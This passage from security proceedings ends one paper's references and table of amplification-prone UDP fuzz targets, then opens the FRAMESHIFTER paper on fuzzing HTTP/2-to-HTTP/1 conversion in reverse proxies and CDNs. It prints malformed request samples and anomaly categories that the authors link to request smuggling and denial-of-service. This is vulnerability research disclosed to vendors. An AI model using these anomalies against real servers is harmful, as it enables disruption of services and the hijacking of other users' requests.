[72] Sanjay Rawat, Vivek Jain, Ashish Kumar, Lucian Cojocar, Cristiano Giuffrida, and Herbert Bos. Vuzzer: Application-aware evolutionary fuzzing. In *24th Annual Network and Distributed System Security Symposium, NDSS 2017, San Diego, California, USA, February 26 - March 1, 2017*. The Internet Society, 2017.

[73] Jonathan Respeto. New DDoS vector observed in the wild: Wsd attacks hitting 35/Gbps. https://www.akamai.com/blog/security/new-ddos-vector-observed-in-the-wild-wsd-attacks-hitting-35gbps, 2019.

[74] Christian Rossow. Amplification hell: Revisiting network protocols for ddos abuse. In *21st Annual Network and Distributed System Security Symposium, NDSS 2014, San Diego, California, USA, February 23-26, 2014*. The Internet Society, 2014.

[75] Dobin Rutishauser. Fuzzing for worms. https://github.com/dobin/ffw. Last Accessed 2021-06-01.

[76] Matthew Sargent, John Kristoff, Vern Paxson, and Mark Allman. On the potential abuse of IGMP. *Comput. Commun. Rev.*, 47(1), 2017.

[77] Jim Sermersheim. Lightweight Directory Access Protocol (LDAP): The Protocol. Technical Report 4511, June 2006.

[78] Stelios Sidiroglou-Douskos, Eric Lahtinen, Nathan Rittenhouse, Paolo Piselli, Fan Long, Deokhwan Kim, and Martin C. Rinard. Targeted automatic integer overflow discovery using goal-directed conditional branch enforcement. In *Proceedings of the Twentieth International Conference on Architectural Support for Programming Languages and Operating Systems, ASPLOS '15, Istanbul, Turkey, March 14-18, 2015*. ACM, 2015.

[79] Congxi Song, Bo Yu, Xu Zhou, and Qiang Yang. Spfuzz: A hierarchical scheduling framework for stateful network protocol fuzzing. *IEEE Access*, 7, 2019.

[80] Nick Stephens, John Grosen, Christopher Salls, Andrew Dutcher, Ruoyu Wang, Jacopo Corbetta, Yan Shoshitaishvili, Christopher Kruegel, and Giovanni Vigna. Driller: Augmenting Fuzzing Through Selective Symbolic Execution. In *Proceedings 2016 Network and Distributed System Security Symposium*, San Diego, CA, 2016. Internet Society.

[81] Cisco Talos. Mutiny fuzzing framework. https://github.com/Cisco-Talos/mutiny-fuzzer. Last Accessed 2021-06-01.

[82] Daniel R. Thomas, Richard Clayton, and Alastair R. Beresford. 1000 days of UDP amplification ddos attacks. In *2017 APWG Symposium on Electronic Crime*

Research, eCrime 2017, Phoenix, AZ, USA, April 25-27, 2017, 2017.

[83] Andrew J. Valencia, Glen Zorn, William Palter, Gurdeep-Singh Pall, Mark Townsley, and Allan Rubens. Layer Two Tunneling Protocol "L2TP". Technical Report 2661, August 1999.

[84] Roland van Rijswijk-Deij, Anna Sperotto, and Aiko Pras. DNSSEC and its potential for ddos attacks: a comprehensive measurement study. In *Proceedings of the 2014 Internet Measurement Conference, IMC 2014, Vancouver, BC, Canada, November 5-7, 2014*, 2014.

[85] Paul Vixie. Response rate limiting in the domain name system (dns rrl). http://www.redbarn.org/dns/ratelimits, 2012.

[86] Tielei Wang, Tao Wei, Guofei Gu, and Wei Zou. Taintscope: A checksum-aware directed fuzzing tool for automatic software vulnerability detection. In *31st IEEE Symposium on Security and Privacy, S&P 2010, 16-19 May 2010, Berleley/Oakland, California, USA*. IEEE Computer Society, 2010.

[87] Michal Zalewski. American Fuzzy Lop: a security-oriented fuzzer. http://lcamtuf.coredump.cx/afl/, 2010.

[88] Nickolai Zeldovich. Rx protocol specification draft. http://web.mit.edu/kolya/afs/rx/rx-spec. Last Accessed 2022-02-01.

[89] Sebastian Österlund, Kaveh Razavi, Herbert Bos, and Cristiano Giuffrida. ParmeSan: Sanitizer-guided Greybox Fuzzing. USENIX Association, August 2020.

A Selected Fuzz Targets

Table 3 presents all targets used in our evaluation discussed in Section 4.

Table 3: Selected Fuzz Targets (marked ports denote protocols with known amplification vectors)

package version	binary	ports
atftpd 0.7.git20120829-3.3+deb11u1	atftpd	69
	in.tftpd	69
chrony 4.0-8+deb11u1	chronyd	123, 323
inetutils-syslogd 2:2.0-1	syslogd	514
knot 3.0.5-1	knotd	53
krb5-admin-server 1.18.3-6+deb11u1	kadmind	464
krb5-kdc 1.18.3-6+deb11u1	krb5kdc	88
memcached 1.6.9+dfsg-1	memcached	11211
minissdpd 1.5.20190824-1	minissdpd	1900
ntp 1:4.2.8p15+dfsg-1	ntpd	123
ntpsec 1.2.0+dfsg1-4	ntpd	123
openafs-fileserver 1.8.6-5	bosserver	7007
openbsd-inetd 0.20160825-5	inetd	7, 13, 19, 37
rsyslog 8.2102.0-2	rsyslogd	514
stubby 1.6.0-2	stubby	53
talkd 0.17-17	in.ntalkd	518
	in.talkd	517
tftpd 0.17-23	in.tftpd	69
xinetd 1:2.3.15.3-1+b1	xinetd	7, 9, 13, 19, 37
xl2tpd 1.3.12-1.1	xl2tpd	1701

FRAMESHIFTER: Security Implications of HTTP/2-to-HTTP/1 Conversion Anomalies

Bahruz Jabiyev, Steven Sprecher, Anthony Gavazzi, Tommaso Innocenti, Kaan Onarlioglu†, Engin Kirda
Northeastern University, †Akamai Technologies

Abstract

HTTP/2 adoption is rapidly climbing. However, in practice, Internet communications still rarely happen over *end-to-end* HTTP/2 channels. This is due to Content Delivery Networks and other reverse proxies, ubiquitous and necessary components of the Internet ecosystem, which only support HTTP/2 on the client's end, but not the forward connection to the origin server. Instead, proxy technologies predominantly rely on HTTP/2-to-HTTP/1 protocol conversion between the two legs of the connection.

We present the first systematic exploration of HTTP/2-to-HTTP/1 protocol conversion anomalies and their security implications. We develop a novel grammar-based fuzzer for HTTP/2, experiment with 12 popular reverse proxy technologies & CDNs through HTTP/2 frame sequence and content manipulation, and discover a plethora of novel web application attack vectors that lead to Request Blackholing, Denial-of-Service, Query-of-Death, and Request Smuggling attacks.

1 Introduction

HTTP/2 has seen quick and massive adoption since its introduction in 2015. A 2020 measurement by HTTP Archive showed that 64% of HTTP requests were served using HTTP/2 [10]. However, these measurements come with a subtle yet critical caveat: In practice, clients and origin servers rarely communicate over *end-to-end* HTTP/2 channels, but instead use a mix of HTTP/2 and HTTP/1.[1]

This situation is largely due to the widespread use of Content Delivery Networks (CDNs) and other stand-alone reverse proxies, which intercept and process the traffic exchanged between a client and origin server. Even though such proxy technologies support HTTP/2 on the client-facing leg of the connection, they *rarely* do so for proxy-to-origin connections, and instead fall back to using HTTP/1, regardless of the origin's support for HTTP/2. As a result, proxies need to dynamically translate between HTTP/2 and HTTP/1 as they forward packets in either direction.

There is no officially documented account of this need for the HTTP/2-to-HTTP/1 conversion, or a formal analysis of its implications, to the best of our knowledge. However, informal exchanges observed online (e.g., a post to the NGINX mailing list by an NGINX developer [6]) provide insights into potential reasons. For example, some proxy developers see no performance benefit to using HTTP/2 for proxy-to-origin connections, especially when the proxy is co-located with the origin. Other reasons include general technical debt concerns and the infeasibility of updating established man-in-the-middle technologies. For instance, web application firewalls and load balancers that run on proxies are only designed to process HTTP/1; an overhaul is made difficult by the fact that HTTP/2 is a binary protocol [2].

Regardless of the reasons, in an exploratory study, we found that out of the ten most popular reverse proxies, only **one** supported upstream HTTP/2 connections–and that support too was disabled by default. Given the solidifying position of proxies as critical infrastructure for a scalable Internet, and their ubiquitous use repeatedly demonstrated by public data and scholarly measurements (e.g., [4, 12, 21, 22]), HTTP/1 is poised to remain in heavy use.

Contemporary research on HTTP Request Smuggling, Web Cache Deception, and cache poisoning attacks have already shown that web security suffers from the complexity of the HTTP protocol and discrepancies between the behaviors of server technologies on the traffic path [13,16,21–23]. HTTP/2-to-HTTP/1 conversion adds more complexity to an already intricate web protocol, and opens up the possibility of introducing further flawed HTTP processing mechanisms and non-conformant behavior. In fact, researchers have already utilized this new attack surface to successfully mount Request Smuggling attacks against major proxy technologies and the origin servers they front [18, 19].

In this paper, we present the first analysis of HTTP/2-to-HTTP/1 conversion flaws within a scientific framework. The aforementioned prior HTTP/2 research is limited to investi-

[1] In this paper, we will refer to all HTTP/1.* protocol versions simply as HTTP/1 for brevity.

gating basic mangling of a single HTTP/2 *frame*–the smallest unit of communication encapsulated within a *stream*. In contrast, we systematically explore ways to manipulate both the *frame sequences* and the *content* therein.[2] Specifically, we aim to answer the following research questions.

(Q1) Do frame sequence and content manipulation cause HTTP/2-to-HTTP/1 conversion anomalies?

(Q2) What manipulation patterns cause conversion anomalies and why?

(Q3) What attacks are possible by exploiting conversion anomalies?

To answer these questions, we develop FRAMESHIFTER, a grammar-based fuzzer for HTTP/2. FRAMESHIFTER leverages an input grammar to generate valid HTTP/2 frame sequences, and then applies sequence and content mutations. We use FRAMESHIFTER to exercise 12 popular technologies including 8 stand-alone proxies and 4 CDNs. We then capture the resulting HTTP/1 requests forwarded by these proxies and check for anomalies.

Our experiment reveals a myriad conversion anomalies caused by these prominent technologies. We categorize our findings and test samples for real-world attacks in our experiment infrastructure. We successfully execute damaging attacks such as Request Blackholing, Denial-of-Service, Query-of-Death, and Request Smuggling.

We summarize our contributions below.

- We introduce FRAMESHIFTER, a grammar-based fuzzer for HTTP/2.
- We present a systematic and holistic approach to study HTTP protocol conversion anomalies.
- We discover novel attack vectors on HTTP/2 conversions and provide insights into why they happen.
- We demonstrate successful attacks and coordinate mitigations with the impacted technology vendors.

Availability. FRAMESHIFTER is open source and available online [15].

2 Background and Related Work

In this section, we give an overview of the HTTP/2 protocol, HTTP/2-to-HTTP/1 conversions, HTTP/1 chunked encoding, grammar-based fuzz testing, and notable related works.

2.1 HTTP/2 Protocol

HTTP/1 suffers from major performance issues such as head-of-line blocking and packet bloat due to having to repeat headers for each request-response exchange. HTTP/2 addresses these issues within the protocol. It uses request and response multiplexing, header compression, and has explicit support for request prioritization and server push. It does all this without altering the underlying semantics of HTTP, but instead by redesigning how the data is formatted and transferred.

The new protocol achieves these advantages by introducing new primitives. Request-response pairs are encapsulated within a *stream.* Each stream has a unique identifier, and packets from different streams can be interleaved, transferred over a single TCP connection.

Streams are made up of sequences of *frames.* A frame is the smallest unit in the protocol. To illustrate, Listing 1 shows a stream with three frames containing a `POST` request with the message `hello, world!` sent to the `/echo` endpoint on `echo.com`. In this example, the `HEADERS` frame carries a set of header fields which are later supplemented by the following `CONTINUATION` frame. The `CONTINUATION` frame has the `END_HEADERS` flag set, indicating no more headers will follow. The `DATA` frame at the end of the sequence contains the entire message body.

There are many other types of HTTP/2 frames. A short description for each per the HTTP/2 specification [3] is below.

`DATA`: Carries a request or a response body.
`HEADERS`: Carries header fields of a request or a response.
`PRIORITY`: Specifies the priority of a stream and its dependency on another stream.
`RST_STREAM`: Terminates the stream.
`SETTINGS`: Conveys information about preferences and constraints of the sender.
`PUSH_PROMISE`: Notifies the peer endpoint about streams it intends to initiate in the future.
`PING`: Measures round-trip time and checks if an idle connection is still functional.
`GOAWAY`: Shuts down a connection.
`WINDOW_UPDATE`: Implements flow control.
`CONTINUATION`: Continues a sequence of header fields.

2.2 HTTP/2-to-HTTP/1 Conversion

HTTP/2 is the most widely used HTTP version by clients today. A 7M-site measurement using the Chrome browser, done by the HTTP Archive in 2020, showed that 64% of requests use HTTP/2 [10].

HEADERS	**CONTINUATION**	**DATA**
`:method = POST`	`+ END_HEADERS`	`+ END_STREAM`
`:path = /echo`	`:scheme = https`	`hello, world!`
	`host = echo.com`	

Listing 1: `POST` request in HTTP/2.

[2] We provide a refresher on the HTTP/2 protocol in Section 2.

Yet, these requests mainly originate from end users. Reverse proxies almost always downgrade HTTP/2 to HTTP/1 when forwarding requests as shown in Figure 1. For instance, the HTTP/2 request in Listing 1 will be converted into a HTTP/1 request like those shown in Listing 2.

Reverse proxies perform this conversion for many reasons, reportedly to support legacy tools that only work on HTTP/1 and to make optimization decisions. Most notably, they see little to no performance benefit in using HTTP/2 for last-mile connections [6].

When investigating ten of the most popular reverse proxies, we found only one that supported HTTP/2 connections to origins, and not by default. Recent work corroborated that CDN servers only support HTTP/2 with connections to clients, and not to origins [13].

2.3 HTTP/1 Chunked Encoding

HTTP/1 supports various ways to encode a request body [7]. One of these is the *chunked encoding*. Chunked encoding is especially useful when the size of the data to be transferred is not known in advance.

Listing 2 shows the same request in two different body formats. The body of the request on the left is not encoded, whereas the one on the right is chunk encoded–the "hello, world!" message is sent in two chunks. Each chunk consists of a chunk-size (e.g., 7) and chunk-data (e.g., "hello, "). The final zero-sized chunk indicates the end of the chunked body.

2.4 Grammar-Based Fuzz Testing

Grammar-based fuzzing is commonly used for testing programs with a complex input structure.

One of the most popular choices for describing an input language is a context-free grammar (CFG) [25]. A CFG has four components: a start symbol, non-terminal symbols, terminal symbols, and production rules. The start symbol is where the expansion of a CFG begins. In Listing 3, the start symbol is denoted by `<start>`. Symbols surrounded by <> are non-terminals, meaning they are expanded before the input is fully generated. For example, `<sequence>` is expanded to a

```
POST /echo HTTP/1.1
Host: echo.com
content-length: 13

hello, world!
```

```
POST / HTTP/1.1
Host: echo.com
transfer-encoding:chunked

7
hello,
6
world!
0
```

Listing 2: Requests with a regular and chunked body.



Figure 1: HTTP/2 is used only between end users and HTTP/2 servers. Usually, HTTP/1 is used when sending requests to the upstream servers.

sequence of other non-terminal symbols, whereas, `<method>` can be expanded into multiple terminal strings. Finally, production rules define how symbols are expanded. Each line in Listing 3 is a production rule.

Grammar-based fuzzing has been widely used by researchers and industry to uncover bugs in all sorts of programs including language compilers and interpreters [14, 24], and even web browsers [9].

FRAMESHIFTER combines grammar-based fuzzing with mutation-based fuzzing to exercise HTTP/2 processors. Previous research has also adopted similar approaches, for example, Aschermann et al. to find bugs in interpreters [1], and Jabiyev et al. to discover discrepancies between HTTP processors [16].

2.5 Related Work

Even though HTTP/2 is commonplace, security research focusing on this protocol is still relatively limited.

The most closely related work to ours focuses on exploiting the HTTP/2-to-HTTP/1 request conversion for HTTP Request Smuggling (HRS) [18, 19]. The key insights researchers leveraged are that HTTP/2 does not require a `content-length` and forbids chunked `transfer-encoding`, and that header fields are not separated by a `CRLF` in HTTP/2. When these vectors are exploited attackers can smuggle a request following a doctored request.

Guo et al. found two Denial-of-Service attacks by abusing HTTP/2 conversion features on CDN servers [13]. The first attack relies on the HPACK mechanism of HTTP/2 where repeated header fields are saved in a table and transmitted as an index to save bandwidth. The second takes advantage of the fact that some CDN servers forward `POST` requests as soon as request headers are processed, without waiting for the

```
<start> ::= <sequence>
<sequence> ::= <headers><data> | <headers>
<headers> ::= <method><path><host>
<method> ::= :method=GET | :method=POST
<path> ::= /echo
<host> ::= echo.com
<data> ::= hello,world! | bye,world!
```

Listing 3: Example CFG for an HTTP/2 frame sequence.

request body to arrive.

Other academic research has instead focused attacking HTTP/2 directly, and not on the conversion between different protocols. Notably, Goethem et al. studied HTTP/2 stream concurrency and potential timing side-channels [11].

3 Scope and Definitions

3.1 Investigation Scope

We study abnormal HTTP/2-to-HTTP/1 conversions with a focus on headers and frames that affect the request body (i.e., `content-length` and `transfer-encoding` headers). The relation between those headers and the request body are within our scope as well. As discussed earlier, there have been many attacks focused on these parts of HTTP requests, warranting their focus for our study [5, 17].

Additionally, we limit the frame sequences used in our experiments to a single stream in order to simplify analysis. We choose to only study HTTP/2 servers that have the capability to be run as a reverse proxy. Reverse proxies are the only servers that do the protocol conversion of interest to us.

3.2 Abnormal Conversions

We define the HTTP/2-to-HTTP/1 conversion as normal if it meets these conditions:

- One HTTP/1 request is generated from a stream.
- If the generated HTTP/1 request has a body, either a `content-length` header is present with a numeric value equal to the length of the body, or the request has a `transfer-encoding: chunked` header and the body follows the proper chunked format.

The failure to meet these conditions signals the presence of a *body-related anomaly* and makes the conversion an *abnormal conversion*.

4 FRAMESHIFTER

We develop a grammar-based HTTP/2 fuzzer called FRAMESHIFTER, named after a DNA mutation called "frameshift mutations." Our tool has two main capabilities: 1) generating inputs from a grammar, and 2) mutating the generated inputs.

4.1 Generating HTTP/2 Frame Sequences

FRAMESHIFTER uses an input grammar to generate HTTP/2 frame sequences. The input grammar defines the content of each frame type, as well as their combination.

For each production rule in the grammar, a list of options can be specified. To illustrate this, the example grammar shown in Listing 3 (line 2) can generate a sequence with a single `HEADERS` frame, or a sequence with one `HEADERS` and one `DATA` frame.

Because there are many options specified in the grammar, FRAMESHIFTER uses a random number generator to seed the sequence creation. For options that are more of interest, preferences can be codified into the grammar allowing for options to be selected on a user-specified probability distribution.

4.2 Mutating HTTP/2 Frame Sequences

After FRAMESHIFTER generates an input sequence from a grammar, it then makes mutations. FRAMESHIFTER supports two types of mutations: 1) *frame sequence mutations* and 2) *frame content mutations*.

4.2.1 Frame Sequence Mutations


The tool can be configured to apply any number of mutations to a sequence by adding a grammar-defined frame to a grammar-built sequence at a random position (i.e., insertion or replacement), or by removing a frame at a random position from the sequence (i.e., deletion). For example, Listing 4 (left side) shows an example where `GOAWAY` and `CONTINUATION` frames are inserted at random positions into a sequence of a `HEADERS` and `DATA` stream.

FRAMESHIFTER allows for the specification of probability distributions for both types of mutation operators. For example, in Listing 5, line 13, "insert_symbol" has a 90% selection probability. Frame types can have their selection probabilities specified as well, for instance, as shown in Listing 5, line 5.

4.2.2 Frame Content Mutations

Frame sequence mutations can be accompanied by any number of frame content mutations. Figure 4 (right side) shows an example where the dash in `content-length` is replaced by an underscore, the last letter of the header name is removed, and a semicolon is added after the value.

FRAMESHIFTER mutates only those fields which are marked as mutable in the configuration file (see line 9 in Listing 5). For insertion and replacement operations, a character is chosen from a pool specified in the configuration, an example of which is on line 2 of Listing 5. Also, a probability distribution can be specified for both mutation operations




```
HEADERS
:method = POST
:path = /echo
content_lengt h : 5 ;
```

Listing 4: Example FRAMESHIFTER mutations.

```
# Character pool for insertion/replacement
config.char_pool = [(\x01, opts(prob=0.2)), \x02,
  ↪ \x03, \x04, \x05, \x06, \x07, \x08, \t, \n, ...]

# Symbol pool for insertion/replacement
config.symbol_pool = [(<headers-1>, opts(prob=0.25)),
  ↪ (<continuation-1>, opts(prob=0.25)), (<data-1>,
  ↪ opts(prob=0.25)), <goaway-1>, <settings-1>,
  ↪ <ping-1>, ...]

# List of mutable symbols and their allowed
# mutation types (sequence: 0, content: 1)
config.symbol_mutation_types = {<sequence>: 0,
  ↪ <headers-1-content-length-header-name>: 1,
  ↪ <headers-1-content-length-header-value>: 1,
  ↪ <headers-1-transfer-encoding-header-name>: 1,
  ↪ ...}

# Mutation operators
config.sequence_mutators =
[(insert_symbol, opts(prob=0.9)), remove_symbol]
config.content_mutators =
[(insert_char, opts(prob=0.9)), remove_char]
```

Listing 5: Excerpt from a configuration file showing a character pool, a symbol pool, and a list of mutable elements and mutators.

and characters in the character pool (see lines 2 and 15 of Listing 5).

5 Experiments

To understand abnormal HTTP/2-to-HTTP/1 conversions, we conduct two experiments, each with identical configurations, with differing mutations. Table 1 shows general information about both experiments.

5.1 Experimental Setup

Figure 2 shows an overview of the experiment setup. First, an input grammar is determined from which a random base frame sequence is generated. Then the base frame sequence is mutated randomly based on the seed number. Finally, the mutated frame sequence is sent to all HTTP/2 servers in our lab setup, which converts the sequence into an HTTP/1 request. This request is forwarded to a listener server, and ultimately saved to a log file for later analysis.

Table 1: Experiment overview.

Name	Duration	# Inputs	Mutation Types
ONLY-SEQ	15 hours	2,580,000	frame sequence
SEQ-CON	54 hours	6,690,000	frame sequence and content




Figure 2: HTTP/2 frame sequences are generated from a grammar, mutated, and sent to the tested server. The TCP socket server receives forwarded requests by the tested server and saves them to log files for later analysis.

We test 12 popular HTTP/2 reverse proxies, including 4 CDNs, using the latest versions available at the time of our experiment. Table 2 details the servers and their versions.

5.2 ONLY-SEQ Experiment

In this experiment, only frame sequence mutations are applied on the HTTP/2 base frame sequences.

During the input generation phase, only semantically valid frame sequences are generated as Listing 6 describes. All sequences are equivalent to a simple HTTP/1 `POST` request with a body, made up of `HEADERS`, `CONTINUATION` and `DATA` frames (one or two from each) coming together to form the HTTP/2 base sequence.

We apply a random number of sequence mutations (in the range of 1 to 4) for each input. Deletion operations easily destroy valid base sequences resulting in more server errors; thus we weigh insertion operations at 90%.

The pool from which a new frame is chosen for insertion contains all ten types of frames defined by the HTTP/2 specification. We set the probability distribution to select one of the following frame types 75% of the time: 1) `HEADERS` 2) `CONTINUATION` and 3) `DATA`. These frames are the most

Table 2: Tested HTTP/2 servers and versions.

HTTP/2 Server	Tested Version
Apache	2.4.51
NGINX	1.21.3
Caddy	2.4.5
Apache Traffic Server (ATS)	9.1.0
HAProxy	2.5-dev10
Varnish	7.0.0
Traefik	2.5.3
Envoy	1.20.0
Akamai	N/A
Cloudflare	N/A
CloudFront	N/A
Fastly	N/A

```
<start> ::= <base-sequence>
<base-sequence> ::= <headers><data> |
 ↪  <headers><data><data> |
 ↪  <headers><cont><data> |
 ↪  <headers><cont><data><data> |
 ↪  <headers><cont><cont><data> |
 ↪  <headers><cont><cont><data><data>
```

Listing 6: Partial grammar showing the possible base sequences.

relevant when it comes to determining the request body.

Unlike the frames in the base sequence, HEADERS and CONTINUATION frames in the pool have either content-length or transfer-encoding as one of their headers, and multiple options for method names. This also applies to the PUSH_PROMISE frame as it can carry headers. The relevant part of the input grammar is shown in Listing 7. The reason for including additional headers and methods is that they usually have an impact on the request body of the HTTP/1 requests.

Finally, all frames in the pool have been made to support all flags (END_HEADERS, END_STREAM, PADDED and PRIORITY) by overwriting the underlying HTTP/2 code library. However, native flags have higher precedence during input generation. The point of building frames with different flag sets is to confuse the stream parsing of the target server.

While base sequences are semantically correct, mutated input sequences are usually not because of the transfer-encoding header and unsupported flags added to frames. However, they are still syntactically valid, and therefore they should not cause any frame parsing errors on reverse proxies.

5.3 SEQ-CON Experiment

In this experiment, in addition to frame sequence mutations, frame content mutations are also applied on individual frames. The maximum number for both sequence and content mutations is 2. Thus, the total maximum mutations are capped at 4, the same as the previous experiment.

Content mutations are defined by adding special characters–ASCII characters excluding alphanumeric characters–only at the beginning and end of the content-length and transfer-encoding header names and values, and the request method. These choices are based on the insights of past research that shows these mutations are critical in request body parsing [16, 17].

5.4 Input Coverage

We explore a random sample of 50,000 inputs for both ONLY-SEQ and SEQ-CON experiments, 100,000 in total, in order to illuminate the main characteristics of inputs that

```
<method-name> ::= POST | GET | HEAD | OPTIONS |
 ↪  TRACE | PUT | DELETE | CONNECT
(..truncated..)
<len-header> ::= <tenc-header> | <clen-header>
<tenc-header> ::= <tenc-name><tenc-value>
<tenc-name> ::= transfer-encoding
<tenc-value> ::= chunked | identity
<clen-header> ::= <clen-name><clen-value>
<clen-name> ::= content-length
<clen-value> ::= 5 | 10 | 15 | 20
```

Listing 7: Partial grammar for the added HEADERS-like frame types.

FRAMESHIFTER creates and tests. We analyze a random sample due to computational constraints, yet we argue that it still provides insight into the coverage of our inputs. Figure 3 depicts the distributions for the main characteristics of a request across the input sample. For instance, the "flags" distribution shows that roughly 80% of sample input sequences consist of combinations of only END_STREAM and END_HEADERS, while 15% contain other flag types (i.e., PRIORITY, PADDED and ACK). The rest contain either END_STREAM or END_HEADERS flags exclusively.

We also use this sample to shed light on the details of mutations done by the fuzzer in ONLY-SEQ and SEQ-CON experiments. Table 3 shows what mutation operators are applied on what elements with what frequency. For instance, while in 29.4% of sample input sequences a characer is inserted in the content-length header, in 95.8% of them a frame is inserted into the input sequence.

6 Findings

After completing the experiments as previously detailed, we remove normal conversions per our definition, and analyze all remaining requests in our log for anomalies. We additionally investigate the originating HTTP/2 input sequences responsible for said anomalies, and report that below. Since the observed anomalies for both the ONLY-SEQ and SEQ-CON experiments overlap considerably, we report them together.

6.1 Conversion Anomalies

We determine 10 types of conversion anomalies and describe them in detail below.

6.1.1 Incomplete Content-Length Without Body

In this category of abnormal conversions, we observe a content-length value in the generated HTTP/1 request that is larger than zero yet the request has no body. According to section 3.4 of RFC 7230, if the size of the request body is less than the value given by content-length, the request is incomplete [7]. An example is shown in Listing 8 (left side).




Figure 3: The distribution of sequence lengths (i.e., number of frames), frame types, body length headers (i.e., `content-length` and `transfer-encoding`), HTTP methods and flags (e.g., `END_STREAM`) across the input sample.

6.1.2 Incomplete Content-Length With Body

This anomaly category is very similar to the previous one. The only difference is that the generated HTTP/1 request has a body, but its length is less than the `content-length` value (Listing 8, right side). We separate this category from the previous to allow for the different applications of attacks described later. For example, controlling the request body is often vital for HRS attacks.

6.1.3 Missing Last Chunk

Just like the previous two categories, requests that fall into the "Missing Last Chunk" category are also incomplete. As shown in Listing 9 (left side), the generated request has a `transfer-encoding` and a chunked request body. Yet, it is missing the last chunk which signals the termination of chunked body. According to section 3.4 of RFC 7230, chunked request body is incomplete if the zero-sized chunk (i.e, last chunk) is missing [7].

6.1.4 Missing Chunk Data Termination

In this category, the generated HTTP/1 request lacks not just the last chunk, but also the terminating `CRLF` that signals the end of the chunk data. `transfer-encoding` is present in the request and the body is chunked. An example for this category is the same as the one shown in Listing 9 (left side), except that the `CRLF` in the very end of the body is missing.

```
POST / HTTP/1.1
content-length: 10
```

```
POST / HTTP/1.1
content-length: 10

BBBBB
```

Listing 8: Requests with incomplete bodies.

Table 3: Frequency of mutation operations (the third column does not sum to 100% as multiple mutation operations can be applied on a single input).

Mutation Operator	Mutated Element	% Inputs
insert_symbol	sequence	95.8
remove_symbol	sequence	18.5
insert_character	content-length	29.4
	transfer-encoding	10.1
	HTTP method	12.9

6.1.5 Missing Chunk Data

As the example in Listing 9 (right side) shows, even though chunk-size is present, chunk-data, chunk-data termination, and the last chunk are all missing. Similar to the previous two categories, this category can be classified under incomplete `transfer-encoding` requests. The reason for treating them separately, is again their significance from an attack perspective.

6.1.6 Invalid Header Value

This category refers to requests with an invalid `content-length`. As an example, Listing 10 (left side) shows a non-numeric value given by the `content-length`. In section 3.3.3 of RFC 7230, it is stated that a recipient must respond with a `400 (Bad Request)` status code to a request with a `content-length` header field having an invalid value [7], yet the reverse proxy performs the protocol downgrade anyway.

6.1.7 Invalid Header Termination

In this category, generated requests have a `content-length` header which is terminated by a single `LF` instead of `CRLF`. According to section 3.5 in RFC 7230, the terminator for header fields is the `CRLF` [7] sequence. Even though the same specification also states that a recipient may recognize a single `LF` as a terminator, some HTTP servers do not. For example, Apache HTTP server responds with a `400 (Bad Request)` status code to a request with a `content-length` terminated by a `LF`.

```
POST / HTTP/1.1
transfer-encoding:chunked

5\r\nBBBBB\r\n
```

```
POST / HTTP/1.1
transfer-encoding:chunked

5\r\n
```

Listing 9: Requests with incomplete chunked bodies.

```
POST / HTTP/1.1
content-length: 5&

BBBBB
```

```
POST / HTTP/1.1
content-length: 5
content-length: 10

BBBBB
```

Listing 10: Requests with `content-length` anomalies.

6.1.8 Repeating Header Name

In this category, generated requests have two `content-length` headers with different values. Listing 10 (right side) shows an example for this category. According to section 3.3.3 of RFC 7230, a request with multiple `content-length` header fields having differing values must be treated as an error and the recipient must respond with a `400 (Bad Request)` status code [7]. Yet, in our experiments we still observe reverse proxies forwarding these requests.

6.1.9 Repeating Header Value

"Header value" refers to the `chunked` value of `transfer-encoding`. The requests of this category have a `transfer-encoding` header with two or more `chunked` values (i.e., `transfer-encoding: chunked, chunked`). While RFC 7230 allows multiple transfer coding values in the `transfer-encoding` (for example, `transfer-encoding: gzip, chunked`, to signal that `chunked` and `gzip` encodings have been applied to the request body), section 3.3.1 of the same specification states that a sender must not apply chunked more than once to a request body [7].

6.1.10 Multiple Forwarded Requests

In this category of abnormal conversions, multiple HTTP/1 requests are generated as a result of the conversion. In our experiments, all the frames in the input frame sequence are contained within a single stream (i.e., the stream identifier is 1 for all frames), only a single HTTP/1 request should be generated. In fact, section 2 of RFC 7540 says that each HTTP request/response exchange is associated with its own stream [3].

6.2 Input Categories

We categorize all HTTP/2 inputs that cause the conversion anomalies discussed above in this section. All of these input categories along with the conversion anomalies they cause are shown in Figure 4.

6.2.1 Missing END_STREAM

This category of inputs creates an anomaly where the generated HTTP/1 request is incomplete. This category affects all servers except for Apache, NGINX, and Cloudflare.

For most of the affected servers the input sequence does not have an `END_STREAM` flag. CloudFront is the only server that has slightly different behavior. If the first frames are of `DATA` type and carry the `END_STREAM` flag, CloudFront ignores those frames and considers just the frames that follow.

When the `END_STREAM` is missing, the reverse proxy simply rushes to forward the request assuming that the stream is not finished yet and more is to come.

6.2.2 No Mismatch Check

Similar to the previous category, inputs in this group force Caddy and Traefik to forward an incomplete request.

For valid streams with an `END_STREAM` flag, these servers do not check for a match between a larger `content-length` and the smaller number of bytes it receives in `DATA` frames. As a result, they generate and forward a request where `content-length` value does not match the length of the body.

6.2.3 HEADERS After END_HEADERS

This input category also creates abnormal conversions where the generated request is incomplete. For Caddy, ATS, Varnish, Traefik, and Fastly, when a `HEADERS` frame follows another `HEADERS` frame bearing the `END_HEADERS` flag, this anomaly happens. The reverse proxy halts the stream processing once it encounters this pattern (i.e., a `HEADERS` frame after the `END_HEADERS`) and forwards the request as it stands.

